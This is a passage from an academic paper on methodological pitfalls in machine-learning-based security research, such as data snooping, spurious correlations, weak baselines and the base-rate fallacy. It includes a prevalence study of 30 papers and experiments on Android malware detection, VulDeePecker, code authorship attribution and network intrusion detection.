Recommendations. Generally, labels should be verified whenever possible, for instance, by manually investigating false positives or a random sample [e.g., 122]. If *noisy labels* cannot be ruled out, their impact on the learning model can be reduced by (i) using robust models or loss functions, (ii) actively modeling label noise in the learning process, or (iii) cleansing noisy labels in the training data [see 55, 67, 84]. To demonstrate the applicability of such approaches, we empirically apply a cleansing approach in Appendix A. Note that instances with uncertain labels must not be removed from the test data. This represents a variation of sampling bias (P1) and data snooping (P3), a pitfall we discuss in detail in §2.2. Furthermore, as labels may change over time, it is necessary to take precautions against *label shift* [85], such as by delaying labeling until a stable ground-truth is available [see 144].

2.2 System Design and Learning

Once enough data has been collected, a learning-based security system can be trained. This process ranges from data preprocessing to extracting meaningful features and building an effective learning model. Unfortunately, flaws and weak spots can be introduced at each of these steps.

P3 – Data Snooping. A learning model is trained with data that is typically not available in practice. Data snooping can occur in many ways, some of which are very subtle and hard to identify [1].

Description. It is common practice to split collected data into separate training and test sets prior to generating a learning model. Although splitting the data seems straightforward, there are many subtle ways in which test data or other background information that is not usually available can affect the training process, leading to data snooping. While a detailed list of data snooping examples is provided in the appendix (see Table 8), we broadly distinguish between three types of data snooping: *test*, *temporal*, and *selective snooping*.

Test snooping occurs when the test set is used for experiments before the final evaluation. This includes preparatory work to identify useful features, parameters, and learning algorithms. Temporal snooping occurs if time dependencies within the data are ignored. This is a common pitfall, as the underlying distributions in many security-related problems are under continuous change [e.g., 87, 104]. Finally, selective snooping describes the cleansing of data based on information not available in practice. An example is the removal of outliers based on statistics of the complete dataset (i.e., training and test) that are usually not available at training time.

Security implications. In security, data distributions are often non-stationary and continuously changing due to new attacks or technologies. Because of this, snooping on data from the future or from external data sources is a prevalent pitfall that leads to over-optimistic results. For instance, several researchers have identified temporal snooping in learning-based malware detection systems [e.g., 4, 8, 104]. In all these cases, the capabilities of the methods are overestimated due to mixing samples from past and present. Similarly, there are incidents of test and selective snooping in security research that lead to unintentionally biased results (see §3).

Recommendations. While it seems obvious that training, validation, and test data should be strictly separated, this data isolation is often unintentionally violated during the preprocessing stages. For example, we observe that it is a common mistake to compute tf-idf weights or neural embeddings over the entire dataset (see §3). To avoid this problem, test data should be split early during data collection and stored separately until the final evaluation. Furthermore, temporal dependencies within the data should be considered when creating

the dataset splits [4, 87, 104]. Other types of data snooping, however, are challenging to address. For instance, as the characteristics of publicly available datasets are increasingly exposed, methods developed using this data implicitly leverage knowledge from the test data [see 1, 90]. Consequently, experiments on well-known datasets should be complemented with experiments on more recent data from the considered application domain.

P4 – Spurious Correlations. Artifacts unrelated to the security problem create shortcut patterns for separating classes. Consequently, the learning model adapts to these artifacts instead of solving the actual task.

Description. Spurious correlations result from artifacts that correlate with the task to solve but are not actually related to it, leading to false associations. Consider the example of a network intrusion detection system, where a large fraction of the attacks in the dataset originate from a certain network region. The model may learn to detect a specific IP range instead of generic attack patterns. Note that while sampling bias is a common reason for spurious correlations, these can also result from other factors, as we discuss in more detail in Appendix A.

Security implications. Machine learning is typically applied as a black box in security. As a result, spurious correlations often remain unidentified. These correlations pose a problem once results are interpreted and used for drawing general conclusions. Without knowledge of spurious correlations, there is a high risk of overestimating the capabilities of an approach and misjudging its practical limitations. As an example, §4.2 reports our analysis on a vulnerability discovery system indicating the presence of notable spurious correlations in the underlying data.

Recommendations. To gain a better view of the capabilities of a learning-based systems, we generally recommend applying explanation techniques for machine learning [see 59, 79, 133]. Despite some limitations [e.g., 66, 75, 127], these techniques can reveal spurious correlations and allow a practitioner to assess their impact on the system's capabilities. As an example, we show for different security-related problems how explainable learning can help to identify this issue in §4. Note that spurious correlations in one setting may be considered a valid signal in another, depending on the objective of the learning-based system. Consequently, we recommend clearly defining this objective in advance and validating whether correlations learned by the system comply with this goal. For example, a robust malware detection system should pick up features related to malicious activity rather than other unrelated information present in the data.

P5 – Biased Parameter Selection. The final parameters of a learning-based method are not entirely fixed at training time. Instead, they indirectly depend on the test set.

Description. Throughout the learning procedure, it is common practice to generate different models by varying hyperparameters. The best-performing model is picked and its performance on the test set is presented. While this setup is generally sound, it can still suffer from a biased parameter selection. For example, over-optimistic results can be easily produced by tuning hyperparameters or calibrating thresholds on the test data instead of the training data.

Security implications. A security system whose parameters have not been fully calibrated at training time can perform very differently in a realistic setting. While the detection threshold for a network intrusion detection system may be chosen using a ROC curve obtained on the test set, it can be hard to select the same operational point in practice due the diversity of real-world traffic [119]. This may lead to decreased performance of the system in comparison to the original experimental setting. Note that this pitfall is related to data snooping (P3), but should be considered explicitly as it can easily lead to inflated results.

Recommendations. This pitfall constitutes a special case of data snooping and thus the same countermeasures apply. However, in practice fixing a biased parameter selection can often be easily achieved by using a separate *validation set* for model selection and parameter tuning. In contrast to general data snooping, which is often challenging to mitigate, strict data isolation is already sufficient to rule out problems when determining hyperparameters and thresholds.

2.3 Performance Evaluation

The next stage in a typical machine-learning workflow is the evaluation of the system's performance. In the following, we show how different pitfalls can lead to unfair comparisons and biased results in the evaluation of such systems.

P6 – Inappropriate Baseline. The evaluation is conducted without, or with limited, baseline methods. As a result, it is impossible to demonstrate improvements against the state of the art and other security mechanisms.

Description. To show to what extent a novel method improves the state of the art, it is vital to compare it with previously proposed methods. When choosing baselines, it is important to remember that there exists no universal learning algorithm that outperforms all other approaches in general [136]. Consequently, providing only results for the proposed approach or a comparison with mostly identical learning models, does not give enough context to assess its impact.



Figure 2: ROC and precision-recall curve as two performance measures for the same scores, created on an artificial dataset with an imbalanced class ratio. Only the precision-recall curve conveys the true performance.

Security implications. An overly complex learning method increases the chances of overfitting, and also the runtime overhead, the attack surface, and the time and costs for deployment. To show that machine learning techniques provide significant improvements compared to traditional methods, it is thus essential to compare these systems side by side.

Recommendations. Instead of focusing solely on complex models for comparison, simple models should also be considered throughout the evaluation. These methods are easier to explain, less computationally demanding, and have proven to be effective and scalable in practice. In §4, we demonstrate how using well-understood, simple models as a baseline can expose unnecessarily complex learning models. Similarly, we show that automated machine learning *(AutoML)* frameworks [e.g., 48, 70] can help finding proper baselines. While these automated methods can certainly not replace experienced data analysts, they can be used to set the lower bar the proposed approach should aim for. Finally, it is critical to check whether non-learning approaches are also suitable for the application scenario. For example, for intrusion and malware detection, there exist a wide range of methods using other detection strategies [e.g., 45, 102, 111].

P7 – Inappropriate Performance Measures. The chosen performance measures do not account for the constraints of the application scenario, such as imbalanced data or the need to keep a low false-positive rate.

Description. A wide range of performance measures are available and not all of them are suitable in the context of security. For example, when evaluating a detection system, it is typically insufficient to report just a single performance value, such as the accuracy, because true-positive and false-positive decisions are not observable. However, even more advanced measures, such as ROC curves, may obscure experimental results in some application settings. Figure 2 shows an ROC curve and a precision-recall curve on an imbalanced dataset (class ratio 1:100). Given the ROC curve alone, the performance appears excellent, yet the low precision reveals the true performance of the classifier, which would be impractical for many security applications.

Furthermore, various security-related problems deal with more than two classes, requiring *multi-class metrics*. This setting can introduce further subtle pitfalls. Common strategies, such as *macro-averaging* or *micro-averaging* are known to overestimate and underestimate small classes [51].

Security implications. Inappropriate performance measures are a long-standing problem in security research, particularly in detection tasks. While true and false positives, for instance, provide a more detailed picture of a system's performance, they can also disguise the actual precision when the prevalence of attacks is low.

Recommendations. The choice of performance measures in machine learning is highly application-specific. Hence, we refrain from providing general guidelines. Instead, we recommend considering the practical deployment of a learning-based system and identifing measures that help a practitioner assess its performance. Note that these measures typically differ from standard metrics, such as the accuracy or error, by being more aligned with day-to-day operation of the system. To give the reader an intuition, in §4.1, we show how different performance measures for an Android malware detector lead to contradicting interpretations of its performance.

P8 – Base Rate Fallacy. A large class imbalance is ignored when interpreting the performance measures leading to an overestimation of performance.

Description. Class imbalance can easily lead to a misinterpretation of performance if the base rate of the negative class is not considered. If this class is predominant, even a very low false-positive rate can result in surprisingly high numbers of false positives. Note the difference to the previous pitfall: while P7 refers to the inappropriate *description* of performance, the base-rate fallacy is about the misleading *interpretation* of results. This special case is easily overlooked in practice (see §3). Consider the example in Figure 2 where 99 % true positives are possible at 1 % false positives. Yet, if we consider the class ratio of 1:100, this actually corresponds to 100 false positives for every 99 true positives.

Security implications. The base rate fallacy is relevant in a variety of security problems, such as intrusion detection and website fingerprinting [e.g., 11, 72, 100]. As a result, it is challenging to realistically quantify the security and privacy threat posed by attackers. Similarly, the probability of installing malware is usually much lower than is considered in experiments on malware detection [104].

Recommendations. Several problems in security revolve around detecting rare events, such as threats and attacks. For these problems, we advocate the use of *precision* and *recall* as well as related measures, such as precision-recall curves. In contrast to other measures, these functions account for class imbalance and thus resemble reliable performance indicators

for detection tasks focusing on a minority class [38, 118]. However, note that precision and recall can be misleading if the prevalence of the minority class is inflated, for example, due to sampling bias [104]. In these cases, other measures like *Matthews Correlation Coefficient (MCC)* are more suitable to assess the classifier's performance [29] (see §4). In addition, ROC curves and their AUC values are useful measures for comparing detection and classification approaches. To put more focus on practical constraints, we recommend considering the curves only up to tractable false-positive rates and to compute bounded AUC values. Finally, we also recommend discussing false positives in relation to the base rate of the negative class, which enables the reader to get an understanding of the workload induced by false-positive decisions.

2.4 Deployment and Operation

In the last stage of a typical machine-learning workflow, the developed system is deployed to tackle the underlying security problem in practice.

P9 – Lab-Only Evaluation. A learning-based system is solely evaluated in a laboratory setting, without discussing its practical limitations.

Description. As in all empirical disciplines, it is common to perform experiments under certain assumptions to demonstrate a method's efficacy. While performing controlled experiments is a legitimate way to examine specific aspects of an approach, it should be evaluated in a realistic setting whenever possible to transparently assess its capabilities and showcase the open challenges that will foster further research.

Security implications. Many learning-based systems in security are evaluated solely in laboratory settings, overstating their practical impact. A common example are detection methods evaluated only in a *closed-world setting* with limited diversity and no consideration of non-stationarity [15, 71]. For example, a large number of website fingerprinting attacks are evaluated only in closed-world settings spanning a limited time period [72]. Similarly, several learning-based malware detection systems have been insufficiently examined under realistic settings [see 5, 104].

Recommendations. It is essential to move away from a *laboratory setting* and approximate a *real-world setting* as accurately as possible. For example, temporal and spatial relations of the data should be considered to account for the typical dynamics encountered in the wild [see 104]. Similarly, runtime and storage constraints should be analyzed under practical conditions [see 15, 112, 130]. Ideally, the proposed system should be deployed to uncover problems that are not observable in a lab-only environment, such as the diversity of real-world network traffic [see 119]—although this is not always possible due to ethical and privacy constraints.

P10 – Inappropriate Threat Model. The security of machine learning is not considered, exposing the system to a variety of attacks, such as poisoning and evasion attacks.

Description. Learning-based security systems operate in a hostile environment, which should be considered when designing these systems. Prior work in adversarial learning has revealed a considerable attack surface introduced by machine learning itself, at all stages of the workflow [see 18, 101]. Their broad attack surface makes these algorithms vulnerable to various types of attacks, such as adversarial preprocessing, poisoning, and evasion [e.g., 19, 20, 25, 105, 108].

Security implications. Including adversarial influence in the threat model and evaluation is often vital, as systems prone to attacks are not guaranteed to output trustworthy and meaningful results. Aside from traditional security issues, it is therefore essential to also consider machine learning-related attacks. For instance, an attacker may more easily evade a model that relies on only a few features than a properly regularized model that has been designed with security considerations in mind [40], although one should also consider domain-specific implications [105]. Furthermore, *semantic gaps* in the workflow of machine learning may create blind spots for attacks. For example, imprecise parsing and feature extraction may enable an adversary to hide malicious content [131].

Recommendations. In most fields of security where learning-based systems are used, we operate in an *adversarial environment*. Hence, threat models should be defined precisely and systems evaluated with respect to them. In most cases, it is necessary to assume an *adaptive adversary* that specifically targets the proposed systems and will search for and exploit weaknesses for evasion or manipulation. Similarly, it is crucial to consider all stages of the machine learning workflow and investigate possible vulnerabilities [see 18, 26, 39, 101]. For this analysis, we recommend focusing on white-box attacks where possible, following Kerckhoff's principle [73] and security best practices. Ultimately, we like to stress that an evaluation of adversarial aspects is not an add-on but rather a mandatory component in security research.

3 Prevalence Analysis

Once we understand the pitfalls faced by learning-based security systems, it becomes necessary to assess their prevalence and investigate their impact on scientific advances. To this end, we conduct a study on 30 papers published in the last ten years at ACM CCS, IEEE S&P, USENIX Security, and NDSS, the top-4 conferences for security-related research in our community. The papers have been selected as representative examples for our study, as they address a large variety of security topics and successfully apply machine learning to the corresponding research problems.



Figure 3: Stacked bar chart showing the pitfalls suffered by each of the 30 papers analyzed. The colors of each bar show the degree to which a pitfall was present, and the width shows the proportion of papers in that group. The number at the center of each bar shows the cardinality of each group.

In particular, our selection of top-tier papers covers the following topics: malware detection [9, 34, 88, 104, 121, 138]; network intrusion detection [43, 93, 113, 115]; vulnerability discovery [42, 49, 50, 83]; website fingerprinting attacks [44, 100, 110, 116]; social network abuse [22, 95, 120]; binary code analysis [14, 32, 114]; code attribution [2, 23]; steganography [17]; online scams [74]; game bots [80]; and ad blocking [68].

Review process. Each paper is assigned two independent reviewers who assess the article and identify instances of the described pitfalls. The pool of reviewers consists of six researchers who have all previously published work on the topic of machine learning and security in at least one of the considered security conferences. Reviewers do *not* consider any material presented outside the papers under analysis (aside from appendices and associated artifacts, such as datasets or source code). Once both reviewers have completed their assignments, they discuss the paper in the presence of a third reviewer that may resolve any disputes. In case of uncertainty, the authors are given the benefit of the doubt (e.g., in case of a dispute between *partly present* and *present*, we assign *partly present*).

Throughout the process, all reviewers meet regularly in order to discuss their findings and ensure consistency between the pitfalls' criteria. Moreover, these meetings have been used to refine the definitions and scope of pitfalls based on the reviewers' experience. Following any adaptation of the criteria, all completed reviews have been re-evaluated by the original reviewers—this occurred twice during our analysis. While cumbersome, this adaptive process of incorporating reviewer feedback ensures that the pitfalls are comprehensive in describing the core issues across the state of the art. We note that the inter-rater reliability of reviews prior to dispute resolution is $\alpha = 0.832$ using Krippendorff's alpha, where $\alpha > 0.800$ indicates confidently reliable ratings [77].

Assessment criteria. For each paper, pitfalls are coarsely classified as either *present*, *not present*, *unclear from text*, or *does not apply*. A pitfall may be wholly present throughout the experiments without remediation *(present)*, or it may not *(not present)*. If the authors have corrected any bias or have narrowed down their claims to accommodate the pitfall, this is also counted as *not present*. Additionally, we introduce *partly present* as a category to account for experiments that do suffer from a pitfall, but where the impact has been partially addressed. If a pitfall is *present* or *partly present* but acknowledged in the text, we moderate the classification as *discussed*. If the reviewers are unable to rule out the presence of a pitfall due to missing information, we mark the publication as *unclear from text*. Finally, in the special case of P10, if the pitfall *does not apply* to a paper's setting, this is considered as a separate category.

Observations. The aggregated results from the prevalence analysis are shown in Figure 3. A bar's color indicates the degree to which a pitfall is present, and its width shows the proportion of papers with that classification. The number of affected papers is noted at the center of the bars. The most prevalent pitfalls are sampling bias (P1) and data snooping (P3), which are at least partly present in 90 % and 73 % of the papers, respectively. In more than 50 % of the papers, we identify inappropriate threat models (P10), lab-only evaluations (P9), and inappropriate performance measures (P7) as at least partly present. *Every* paper is affected by at least three pitfalls, underlining the pervasiveness of such issues in recent computer security research. In particular, we find that dataset collection is still very challenging: some of the most realistic and expansive open datasets we have developed as a community are still imperfect (see §4.1).

Moreover, the presence of some pitfalls is more likely to be *unclear from the text* than others. We observe this for biased parameter selection (P5) when no description of the

hyperparameters or tuning procedure is given; for spurious correlations (P4) when there is no attempt to explain a model's decisions; and for data snooping (P3) when the dataset splitting or normalization procedure is not explicitly described in the text. These issues also indicate that experimental settings are more difficult to reproduce due to a lack of information.

Feedback from authors. To foster a discussion within our community, we have contacted the authors of the selected papers and collected feedback on our findings. We conducted a survey with 135 authors for whom contact information has been available. To protect the authors' privacy and encourage an open discussion, all responses have been anonymized.

The survey consists of a series of general and specific questions on the identified pitfalls. First, we ask the authors whether they have read our work and consider it helpful for the community. Second, for each pitfall, we collect feedback on whether they agree that (a) their publication might be affected, (b) the pitfall frequently occurs in security papers, and (c) it is easy to avoid in most cases. To quantitatively assess the responses, we use a five-point Likert scale for each question that ranges from *strongly disagree* to *strongly agree*. Additionally, we provide an option of *prefer not to answer* and allow the authors to omit questions.

We have received feedback from 49 authors, yielding a response rate of 36 %. These authors correspond to 13 of the 30 selected papers and thus represent 43 % of the considered research. Regarding the general questions, 46 (95 %) of the authors have read our paper and 48 (98 %) agree that it helps to raise awareness for the identified pitfalls. For the specific pitfall questions, the overall agreement between the authors and our findings is 63 % on average, varying depending on the security area and pitfall. All authors agree that their paper may suffer from at least one of the pitfalls. On average, they indicate that 2.77 pitfalls are present in their work with a standard deviation of 1.53 and covering all ten pitfalls.

When assessing the pitfalls in general, the authors especially agree that lab-only evaluations (92 %), the base rate fallacy (77 %), inappropriate performance measures (69 %), and sampling bias (69 %) frequently occur in security papers. Moreover, they state that inappropriate performance measures (62 %), inappropriate parameter selection (62 %), and the base rate fallacy (46 %) can be easily avoided in practice, while the other pitfalls require more effort. We provide further information on the survey in Appendix B.

In summary, we derive three central observations from this survey. First, most authors agree that there is a lack of awareness for the identified pitfalls in our community. Second, they confirm that the pitfalls are widespread in security literature and that there is a need for mitigating them. Third, a consistent understanding of the identified pitfalls is still lacking. As an example, several authors (44 %) neither agree nor disagree on whether data snooping is easy to avoid, emphasizing the importance of clear definitions and recommendations.

Takeaways. We find that all of the pitfalls introduced in §2 are pervasive in security research, affecting between 17 % and 90 % of the selected papers. Each paper suffers from at least three of the pitfalls and only 22 % of instances are accompanied by a discussion in the text. While authors may have even deliberately omitted a discussion of pitfalls in some cases, the results of our prevalence analysis overall suggest a lack of awareness in our community.

Although these findings point to a serious problem in research, we would like to remark that *all* of the papers analyzed provide excellent contributions and valuable insights. Our objective here is not to blame researchers for stepping into pitfalls but to raise awareness and increase the experimental quality of research on machine learning in security.

4 Impact Analysis

In the previous sections, we have presented pitfalls that are widespread in the computer security literature. However, so far it remains unclear how much the individual pitfalls could affect experimental results and their conclusions. In this section, we estimate the experimental impact of some of these pitfalls in popular applications of machine learning in security. At the same time, we demonstrate how the recommendations discussed in §2 help in identifying and resolving these problems. For our discussion, we consider four popular research topics in computer security:

- §4.1: mobile malware detection (P1, P4, and P7)
- §4.2: vulnerability discovery (P2, P4, and P6)
- §4.3: source code authorship attribution (P1 and P4)
- §4.4: network intrusion detection (P6 and P9)

Remark. For this analysis, we consider state-of-the-art approaches for each security domain. We remark that the results within this section do not mean to criticize these approaches specifically; we choose them as they are *representative* of how pitfalls can impact different domains. Notably, the fact that we have been able to reproduce the approaches speaks highly of their academic standard.

4.1 Mobile Malware Detection

The automatic detection of Android malware using machine learning is a particularly lively area of research. The design and evaluation of such methods are delicate and may exhibit some of the previously discussed pitfalls. In the following, we discuss the effects of sampling bias (P1), spurious correlations (P4), and inappropriate performance measures (P7) on learning-based detection in this context.

Dataset collection. A common source of recent mobile data is the *AndroZoo* project [6], which collects Android apps from a large variety of sources, including the official *GooglePlay*



Figure 4: The probability of sampling malware from Chinese markets is significantly higher than for GooglePlay. This can lead to sampling biases in experimental setups for Android malware detection.

store and several Chinese markets. At the time of writing it includes more than 11 million Android applications from 18 different sources. As well as the samples themselves, it includes meta-information, such as the number of antivirus detections. Although AndroZoo is an excellent source for obtaining mobile apps, we demonstrate that experiments may suffer from severe sampling bias (P1) if the peculiarities of the dataset are not taken into account. Please note that the following discussion is not limited to the AndroZoo data, but is relevant for the composition of Android datasets in general.

Dataset analysis. In the first step, we analyze the data distribution of AndroZoo by considering the origin of an app and the number of antivirus detections of an Android app. For our analysis, we broadly divide the individual markets into four different origins: GooglePlay, Chinese markets, VirusShare, and all other markets.

Figure 4 shows the probability of randomly sampling from a particular origin depending on the number of antivirus detections for an app. For instance, when selecting a sample with no constraints on the number of detections, the probability of sampling from GooglePlay is roughly 80 %. If we consider a threshold of 10 detections, the probability that we randomly select an app from a Chinese market is 70 %. It is very likely that a large fraction of the benign apps in a dataset are from GooglePlay, while most of the malicious ones originate from Chinese markets, if we ignore the data distribution.

Note that this sampling bias is not limited to AndroZoo. We identify a similar sampling bias for the DREBIN dataset [9], which is commonly used to evaluate the performance of learning-based methods for Android malware detection [e.g., 9, 58, 146].

Experimental setup. To get a better understanding of this finding, we conduct experiments using two datasets: For the first dataset (D_1), we merge 10,000 benign apps from GooglePlay with 1,000 malicious apps from Chinese markets (*Anzhi* and *AppChina*). We then create a second dataset (D_2) using the same 10,000 benign applications, but combine them with 1,000 malware samples exclusively from GooglePlay. All malicious apps are detected by at least 10 virus scanners. Next, we train a linear support vector machine [47] on these datasets using two feature sets taken from state-of-the-art classifiers (DREBIN [9] and OPSEQS [91]).

Table 1: Comparison of results for two classifiers when merging benign apps from GooglePlay with Chinese malware (D_1) vs. sampling solely from GooglePlay (D_2). For both classifiers, the detection performance drops significantly when considering apps only from GooglePlay. The standard deviation of the results ranges between 0–3%.

	DREBIN			OPSEQS		
Metric	D_1	D_2	Δ	D_1	D_2	Δ
Accuracy	0.994	0.980	−1.4 %	0.972	0.948	−2.5 %
Precision	0.968	0.930	−3.9 %	0.822	0.713	−13.3 %
Recall	0.964	0.846	−12.2 %	0.883	0.734	−16.9 %
F1-Score	0.970	0.886	−8.7 %	0.851	0.722	−15.2 %
MCC [89]	0.963	0.876	−9.0 %	0.836	0.695	−16.9 %

Results. The recall (true positive rate) for DREBIN and OPSEQS drops by more than 10 % and 15 %, respectively, between the datasets D_1 and D_2, while the accuracy is only slightly affected (see Table 1). Hence, the choice of the performance measure is crucial (P7). Interestingly, the URL *play.google.com* turns out to be one of the five most discriminative features for the benign class, indicating that the classifier has learned to distinguish the origins of Android apps, rather than the difference between malware and benign apps (P4). Although our experimental setup overestimates the classifiers' performance by deliberately ignoring time dependencies (P3), we can still clearly observe the impact of the pitfalls. Note that the effect of temporal snooping in this setting has been demonstrated in previous work [4, 104].

4.2 Vulnerability Discovery

Vulnerabilities in source code can lead to privilege escalation and remote code execution, making them a major threat. Since the manual search for vulnerabilities is complex and time consuming, machine learning-based detection approaches have been proposed in recent years [57, 83, 141]. In what follows, we show that a dataset for vulnerability detection contains artifacts that occur only in one class (P4). We also find that VulDeePecker [83], a neural network to detect vulnerabilities, uses artifacts for classification and that a simple linear classifier achieves better results on the same dataset (P6). Finally, we discuss how the preprocessing steps proposed for VulDeePecker make it impossible to decide whether some snippets contain vulnerabilities or not (P2).

Dataset collection. For our analysis we use the dataset published by Li et al. [83], which contains source code from the National Vulnerability Database [36] and the SARD project [37]. We focus on vulnerabilities related to buffers (CWE-119) and obtain 39,757 source code snippets of which 10,444 (26 %) are labeled as containing a vulnerability.

Dataset analysis. We begin our analysis by classifying a random subset of code snippets by hand to spot possible artifacts in the dataset. We find that certain sizes of buffers seem to be present only in one class throughout the samples considered. To investigate, we extract the buffer sizes of `char`

Table 2: Different buffer sizes in the Vulnerability Dataset used by Li et al. [83] with their number of occurrences and relative frequency in class 0.

Buffer size	Occurrences	
	Total	In class 0
3	70	53 (75.7 %)
32	116	115 (99.1 %)
100	6,364	4,315 (67.8 %)
128	26	24 (92.3 %)
1,024	100	96 (96.0 %)

arrays that are initialized in the dataset and count the number of occurrences in each class. We report the result for class 0 (snippets without vulnerabilities) in Table 2 and observe that certain buffer sizes occur almost exclusively in this class. If the model relies on buffer sizes as discriminative features for classification, this would be a spurious correlation (P4).

Experimental setup. We train VulDeePecker [83], based on a recurrent neural network [65], to classify the code snippets automatically. To this end, we replace variable names with generic identifiers (e.g., `INT2`) and truncate the snippets to 50 tokens, as proposed in the paper [83]. An example of this procedure can be seen in Figure 5 where the original code snippet (top) is transformed to a generic snippet (bottom).

We use a linear Support Vector Machine (SVM) with bag-of-words features based on *n*-grams as a baseline for VulDeePecker. To see what VulDeePecker has learned we follow the work of Warnecke et al. [133] and use the Layerwise Relevance Propagation (LRP) method [12] to explain the predictions and assign each token a *relevance* score that indicates its importance for the classification. Figure 5 (bottom) shows an example for these scores where blue tokens favor the classification and orange ones oppose it.

Results. To see whether VulDeePecker relies on artifacts, we use the relevance values for the entire training set and extract the ten most important tokens for each code snippet. Afterwards we extract the tokens that occur most often in this top-10 selection and report the results in Table 3 in descending order of occurrence.

While the explanations are still hard to interpret for a human we notice two things: Firstly, tokens such as '`(`', '`]`',

```
data = new char[10+1];
char source[10+1] = SRC_STRING;
memmove(data, source, (strlen(source) + 1) *
    sizeof(char));
```

```
VAR0 = new char [ INT0 + INT1 ] ;
char VAR1 [ INT0 + INT1 ] = VAR2 ;
memmove ( VAR0 , VAR1 , ( strlen ( VAR1 ) + INT1 )
    * sizeof ( char ) ) ;
```

Figure 5: Top: Code snippet from the dataset. Bottom: Same code snippet after preprocessing steps of VulDeePecker. Coloring indicates importance towards classification according to the LRP [12] method.

Table 3: The 10 most frequent tokens across samples in the dataset.

Rank	Token	Occurrence	Rank	Token	Occurrence
1	`INT1`	70.8 %	6	`char`	38.8 %
2	`(`	61.1 %	7	`]`	32.1 %
3	`*`	47.2 %	8	`+`	31.1 %
4	`INT2`	45.7 %	9	`VAR0`	28.7 %
5	`INT0`	38.8 %	10	`,`	26.0 %

and '`,`' are among the most important features throughout the training data although they occur frequently in code from both classes as part of function calls or array initialization. Secondly, there are many generic `INT*` values which frequently correspond to buffer sizes. From this we conclude that VulDeePecker is relying on combinations of artifacts in the dataset and thus suffers from spurious correlations (P4).

To further support this finding, we show in Table 4 the performance of VulDeePecker compared to an SVM and an ensemble of standard models, such as random forests and AdaBoost classifiers, trained with the *AutoSklearn* library [48]. We find that an SVM with 3-grams yields the best performance with an 18× smaller model. This is interesting as overlapping but independent substrings (*n*-grams) are used, rather than the true sequential ordering of all tokens as for the RNN. Thus, it is likely that VulDeePecker is not exploiting relations in the sequence, but merely combines special tokens—an insight that could have been obtained by training a linear classifier (P6). Furthermore, it is noteworthy that both baselines provide significantly higher true positive rates, although the AUC-ROC of all approaches only slightly differs.

Finally, we discuss the preprocessing steps proposed by Li et al. [83] as seen in the example of Figure 5. By truncating the code snippets to a fixed length of 50, important information is lost. For example, the value of the variable `SRC_STRING` and thus its length is unknown to the network. Likewise, the conversion of numbers to `INT0` and `INT1` results in the same problem for the `data` variable: after the conversion it is not possible to tell how big the buffer is and whether the content fits into it or not. Depending on the surrounding code it can become impossible to say whether buffer overflows appear or not, leading to cases of label inaccuracy (P2).

4.3 Source Code Author Attribution

The task of identifying the developer based on source code is known as authorship attribution [23]. Programming habits are characterized by a variety of stylistic patterns, so that

Table 4: Performance of Support Vector Machines and VulDeePecker on unseen data. The true-positive rate is determined at 2.9 % false positives.

Model	# parameters	AUC	TPR
VulDeePecker	1.2×10^6	0.984	0.818
SVM	6.6×10^4	0.986	0.963
AutoSklearn	8.5×10^5	0.982	0.894



Figure 6: Shared source code over all files per author. A majority tend to copy code snippets across challenges, leading to learned artifacts.



Figure 7: Accuracy of authorship attribution after considering artifacts. The accuracy drops by 48 % if unused code is removed from the test set (T_1); After retraining (T_2), the average accuracy still drops by 6 % and 7 %.

state-of-the-art attribution methods use an expressive set of such features. These range from simple layout properties to more unusual habits in the use of syntax and control flow. In combination with sampling bias (P1), this expressiveness may give rise to spurious correlations (P4) in current attribution methods, leading to an overestimation of accuracy.

Dataset collection. Recent approaches have been tested on data from the Google Code Jam (GCJ) programming competition [2, 7, 23], where participants solve the same challenges in various rounds. An advantage of this dataset is that it ensures a classifier learns to separate stylistic patterns rather than merely overfitting to different challenges. We use the 2017 GCJ dataset [107], which consists of 1,632 C++ files from 204 authors solving the same eight challenges.

Dataset analysis. We start with an analysis of the average similarity score between all files of each respective programmer, where the score is computed by *difflib's SequenceMatcher* [106]. Figure 6 shows that most participants copy code across the challenges, that is, they reuse personalized coding *templates*. Understandably, this results from the nature of the competition, where participants are encouraged to solve challenges quickly. These templates are often *not* used to solve the current challenges but are only present in case they might be needed. As this deviates from real-world settings, we identify a sampling bias in the dataset.

Current feature sets for authorship attribution include these templates, such that models are learned that strongly focus on them as highly discriminative patterns. However, this unused duplicate code leads to features that represent artifacts rather than coding style which are spurious correlations.

Experimental setup. Our evaluation on the impact of both pitfalls builds on the attribution methods by Abuhamad et al. [2] and Caliskan et al. [23]. Both represent the state of the art regarding performance and comprehensiveness of features.

We implement a linter tool on top of Clang, an open-source C/C++ front-end for the LLVM compiler framework, to remove unused code that is mostly present due to the templates. Based on this, we design the following three experiments: First, we train and test a classifier on the unprocessed dataset (T_b) as a baseline. Second, we remove unused code from the respective test sets (T_1), which allows us to test how much the learning methods focus on unused template code. Finally, we remove unused code from the training set and re-train the classifier (T_2).

Results. Figure 7 presents the accuracy for both attribution methods on the different experiments. Artifacts have a substantial impact on the attribution accuracy. If we remove unused code from the test set (T_1), the accuracy drops by 48 % for the two approaches. This shows both systems focus considerably on the unused template code. After retraining (T_2), the average accuracy drops by 6 % and 7 % for the methods of Abuhamad et al. [2] and Caliskan et al. [23], demonstrating the reliance on artifacts for the attribution performance.

Overall, our experiments show that the impact of sampling bias and spurious correlations has been underestimated and reduces the accuracy considerably. At the same time, our results are encouraging. After accounting for artifacts, both attribution methods select features that allow for a more reliable identification. We make the sanitized dataset publicly available to foster further research in this direction.

4.4 Network Intrusion Detection

Detecting network intrusions is one of the oldest problems in security [41] and it comes at no surprise that detection of anomalous network traffic relies heavily on learning-based approaches [27, 81, 82, 93]. However, challenges in collecting real attack data [46] has often led researchers to generate synthetic data for lab-only evaluations (P9). Here, we demonstrate how this data is often insufficient for justifying the use of complex models (e.g., neural networks) and how using a simpler model as a baseline would have brought these shortcomings to light (P6).

Dataset collection. We consider the dataset released by Mirsky et al. [93], which contains a capture of Internet of Things (IoT) network traffic simulating the initial activation and propagation of the Mirai botnet malware. The packet capture covers 119 minutes of traffic on a Wi-Fi network with three PCs and nine IoT devices.

Dataset analysis. First, we analyze the transmission volume of the captured network traffic. Figure 8 shows the frequency of benign and malicious packets across the capture, divided into bins of 10 seconds. This reveals a strong signal in the packet frequency, which is highly indicative of an ongoing attack. Moreover, all benign activity seems to halt as the attack

Table 5: Comparing KITSUNE [93], an autoencoder ensemble NIDS, against a simple baseline, boxplot method [129], for detecting a Mirai infection.

Detector	AUC	TPR (FPR at 0.001)	TPR (FPR at 0.000)
KITSUNE [93]	0.968	0.882	0.873
Simple Baseline [129]	0.998	0.996	0.996

commences, after 74 minutes, despite the number of devices on the network. This suggests that individual observations may have been merged and could further result in the system benefiting from spurious correlations (P4).

